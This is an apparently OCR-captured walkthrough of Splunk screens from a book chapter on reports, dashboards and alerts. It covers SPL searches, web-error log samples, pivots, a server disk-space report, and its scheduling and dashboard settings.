splunkd_ui_access : EXTRACT-response_time	Inline	^\d+\.\d+\.\d+\.\d+\s+\-\s+\w+\s+\[\d+/\w+/\d+:\d+:\d+:\d+\.\d+\s+\-\d+\]\s+"\w+\s+/\w+\-\w+/\w+/__\w+/\w+/\w+/\w+/\w+/\w+/\d+\.\d+/\w+\s+\w+/\d+\.\d+"\s+\d+\s+\d+\s+"\-"\s+"\w+/\d+\.\d+\s+\(\w+\s+\w+\s+\d+\.\d+;\s+\w+\d+;\s+\w+\d+\)\s+\w+/\d+\.\d+\s+\(\w+,\s+\w+\s+\w+\)\s+\w+/\d+\.\d+\.\d+\.\d+\s+\w+/\d+\.\d+"\s+\-\s+[a-f0-9]+\s+(?P<response_time>\d+ms)	admin	search	Global | Permissions	Enabled	Move | Delete



```
index=weblogs_90d_eidx sourcetype=access_combined
| lookup HTTPStatusCodes.csv status OUTPUT description as "HTTP Status Code"
| table _time clientip status "HTTP Status Code"
```

✓ 229 events (9/24/18 7:55:00.000 PM to 9/24/18 8:55:44.000 PM)

_time	clientip	status	HTTP Status Code
2018-09-24 20:51:04	107.145.57.72	200	OK
2018-09-24 20:51:03	107.145.57.72	304	Not Modified
2018-09-24 20:51:01	107.145.57.72	200	OK



```
| from datamodel:Web_Logs.Web_Errors
```

✓ 7 events (9/30/18 2:00:00.000 PM to 10/1/18 2:17:31.000 PM)

SELECTED FIELDS
- a clientip 6
- a host 1
- a source 1
- a sourcetype 1
- # status 3
- a status_category 1
- a uri_path 6

INTERESTING FIELDS
- # bytes 5
- a referer 1
- a req_time 7
- a root 3
- a uri 6
- a user 1
- a useragent 5


i	Time	Event

>	10/1/18
	5:20:56.000 AM
		104.168.158.94 - - [01/Oct/2018:09:20:56 +0000] "GET /ashx/globalHandler.ashx HTTP/1.1" 404 221 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
		clientip = 104.168.158.94 | host = ip-172-31-39-242 | source = /var/log/httpd/access_log | sourcetype = access_combined | status = 404 | status_category = Client Error
		uri_path = /ashx/globalHandler.ashx

>	9/30/18
	8:38:40.000 PM
		180.109.48.50 - - [01/Oct/2018:00:38:40 +0000] "GET http://www.rfa.org/english/ HTTP/1.1" 404 206 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
		clientip = 180.109.48.50 | host = ip-172-31-39-242 | source = /var/log/httpd/access_log | sourcetype = access_combined | status = 404 | status_category = Client Error
		uri_path = /english/

>	9/30/18
	8:38:37.000 PM
		58.248.200.107 - - [01/Oct/2018:00:38:37 +0000] "CONNECT www.baidu.com:443 HTTP/1.1" 405 235 "-" "PycURL/7.43.0 libcurl/7.47.0 GnuTLS/3.4.10 zlib/1.2.8 libidn/1.32 librtmp/2.3"
		clientip = 58.248.200.107 | host = ip-172-31-39-242 | source = /var/log/httpd/access_log | sourcetype = access_combined | status = 405 | status_category = Client Error
		uri_path = www.baidu.com:443

>	9/30/18 8:38:33.000 PM	171.36.130.169 - - [01/Oct/2018:00:38:33 +0000] "CONNECT www.voanews.com:443 HTTP/1.1" 405 235 "-" "PycURL/7.43.0 libcurl/7.47.0 GnuTLS/3.4.10 zlib/1.2.8 libidn/1.32 librtmp/2.3" clientip = 171.36.130.169 | host = ip-172-31-39-242 | source = /var/log/httpd/access_log | sourcetype = access_combined | status = 405 | status_category = Client Error



New Pivot

✓ 722 events (9/6/18 12:00:00.000 AM to 10/6/18 11:33:32.000 AM)


Filters: Last 30 days

Split Columns: status

Split Rows: _time

Column Values: Count of Web...

_time	400	404	405	408	ALL
2018-09-06	0	0	0	0	0
2018-09-07	0	0	0	0	0
2018-09-08	0	0	0	0	0
2018-09-09	0	0	0	0	0
2018-09-10	1	22	0	0	23
2018-09-11	8	8	0	0	16
2018-09-12	9	98	0	0	107
2018-09-13	1	2	0	0	3
2018-09-14	0	0	0	0	0
2018-09-15	0	0	0	0	0
2018-09-16	6	38	0	0	44



New Pivot

✓ 722 events (9/6/18 12:00:00.000 AM to 10/6/18 11:37:34.000 AM)

Time Range

Range: Last 30 days

Filter

X-Axis (Time)

Label: show

Periods: Days

Label Rotation: abc

Label Truncation: Yes [✓ No]


Y-Axis

Field: # Count of Web Errors

Label: show optional

Scale: [✓ Linear] Log

Chapter 8:
Splunk Reports, Dashboards, and Alerts




Splunk Server Info

```
| rest services/server/status/partitions-space
| eval %disk_free=round(available/capacity*100,2), %disk_used=round(100-(available/capacity*100),2)
| eval disk_capGB=round(capacity/1024, 3), disk_availGB=round(available/1024, 3), disk_usedGB = disk_capGB - disk_availGB
| join type=left splunk_server
[
| rest /services/server/info
| eval UpSince = strftime(startup_time,"%Y-%m-%d %H:%M:%S")
| eval upSec =  (now() - startup_time)
| eval upHrs = round(upSec/3600, 1)
| eval upDays = round(upSec/86400, 1)
| eval memGB = round(physicalMemoryMB/1024,3)
| rename numberOfCores as #cores, numberOfVirtualCores as #virtCores, version as splunk_version
| table splunk_server UpSince upSec upHrs upDays cluster_label shcluster_label cpu_arch #cores #virtCores os_name os_version memGB server_roles UpSince splunk_version activeLicenseGroup activeLicenseSubgroup
]
| table splunk_server UpSince upHrs upDays cpu_arch #cores #virtCores memGB fs_type mount_point disk_capGB disk_usedGB disk_availGB %disk_used %disk_free server_roles *cluster_label os_name os_version splunk_version
```

✓ 4 results (10/10/18 2:52:08.000 PM to 10/10/18 3:07:08.000 PM)   No Event Sampling

splunk_server	UpSince	upHrs	upDays	cpu_arch	#cores	#virtCores	memGB	fs_type	mount_point	disk_capGB	disk_usedGB	disk_availGB	%disk_used	%disk_free	server_roles	cluster_label	shcluster_label	os_name
ip-172-31-46-250.ec2.internal	2018-10-10 11:41:09	3.4	0.1	x86_64	1	2	3.517	xfs	/	9.988	3.603	6.385	36.07	63.93	cluster_search_head search_head search_peer shc_member	DevTestIndexers	DevTestSearchHeads	Linux
ip-172-31-28-223.ec2.internal	2018-10-10 11:41:06	3.4	0.1	x86_64	2	4	7.145	xfs	/	29.988	5.630	24.358	18.77	81.23	indexer cluster_slave search_peer	DevTestIndexers		Linux
ip-172-31-13-169.ec2.internal	2018-10-10 11:41:05	3.4	0.1	x86_64	2	4	7.145	xfs	/	29.988	5.873	24.115	19.58	80.42	indexer cluster_slave search_peer	DevTestIndexers		Linux



Save As Report

Title: Splunk Server Info

Description: Run on CM for Indexers, any SH for SHs

Content: Statistics Table


Time Range Picker: Yes [✓ No]

Your Report Has Been Created

You may now view your report, add it to a dashboard, change additional settings, or continue editing it.

Additional Settings:

- Permissions
- Schedule
- Acceleration
- Embed



Edit Permissions

Report Splunk Server Info


Owner admin

App search

Display For: Owner | [✓ App] | All apps

Run As: [✓ Owner] | User


	Read	Write
Everyone	☑	□
admin	□	☑
can_delete	□	□
power	□	☑
splunk-system-role	□	□
user	□	□



Stack Mode

Multi-series Mode: Yes [✓ No]


Show Data Values: Off [✓ On] Min/Max



Splunk Server Disk Space Usage

Run from the CM for Indexers, a SH for Search Heads

✓ 4 results (10/12/18 5:10:27.000 PM to 10/12/18 5:25:27.000 PM)



Edit Schedule

Report Splunk Server Disk Space Usage

Schedule Report ☑

Learn More

Schedule Run on Cron Schedule

Cron Expression 0 6 * * 1

e.g. 00 18 *** (every day at 6PM). Learn More

Time Range Last 15 minutes

Schedule Priority ? Default

Schedule Window ? No window

Trigger Actions

When triggered Send email

To splunkops@mycompany.com

Comma separated list of email addresses.
Show CC and BCC

Priority Normal


Subject Splunk Report: $name$

Message The scheduled report '$name$' has run.

The email subject, recipients and message can include tokens that insert text based on the results of the search.
Learn More

Include ☑ Link to Report ☑ Link to Results
□ Search String ☑ Inline Table
□ Attach CSV ☑ Attach PDF

Type HTML & Plain Text Plain Text



Save As Dashboard Panel

Dashboard: [✓ New] Existing

Dashboard Title: Splunk Server Info Dashboard

Dashboard ID ?: splunk_server_info_dashboard

Can only contain letters, numbers and underscores.

Dashboard Description: Splunk Server Configuration Information


Dashboard Permissions: Private [✓ Shared in App]

Panel Title: Splunk Server Disk Space Usage

Panel Powered By: Inline Search [✓ Report]

Drilldown ?: No action

Panel Content: Statistics [✓ Column Chart]




Splunk Server Info Dashboard

Splunk Server Configuration Information

Splunk Server Disk Space Usage

Splunk Server Info

splunk_server	UpSince	upHrs	upDays	cpu_arch	#cores	#virtCores	memGB	fs_type	mount_point	disk_capGB	disk_usedGB	disk_availGB	%disk_used	%disk_free	server_roles	cluster_label	shcluster_la
ip-172-31-46-250.ec2.internal	2018-10-14 12:39:37	0.2	0.0	x86_64	1	2	3.517	xfs	/	9.988	3.604	6.384	36.09	63.91	cluster_search_head search_head shc_member	DevTestIndexers	DevTestSear
ip-172-31-39-185.ec2.internal	2018-10-14 12:39:39	0.2	0.0	x86_64	2	4	7.145	xfs	/	29.988	6.258	23.730	20.87	79.13	indexer cluster_slave search_peer	DevTestIndexers	
ip-172-31-13-169.ec2.internal	2018-10-14 12:39:35	0.2	0.0	x86_64	2	4	7.145	xfs	/	29.988	6.107	23.881	20.37	79.63	indexer cluster_slave search_peer	DevTestIndexers	
ip-172-31-28-223.ec2.internal	2018-10-14 12:39:38	0.2	0.0	x86_64	2	4	7.145	xfs	/	29.988	5.784	24.204	19.29	80.71	indexer cluster_slave search_peer	DevTestIndexers	




from min to 65 🟥 ×

from 65 to 80 🟨 ×

from 80 to max 🟩

pct_disk_free
64.03
80.44
79.49



Splunk Server Info Dashboard

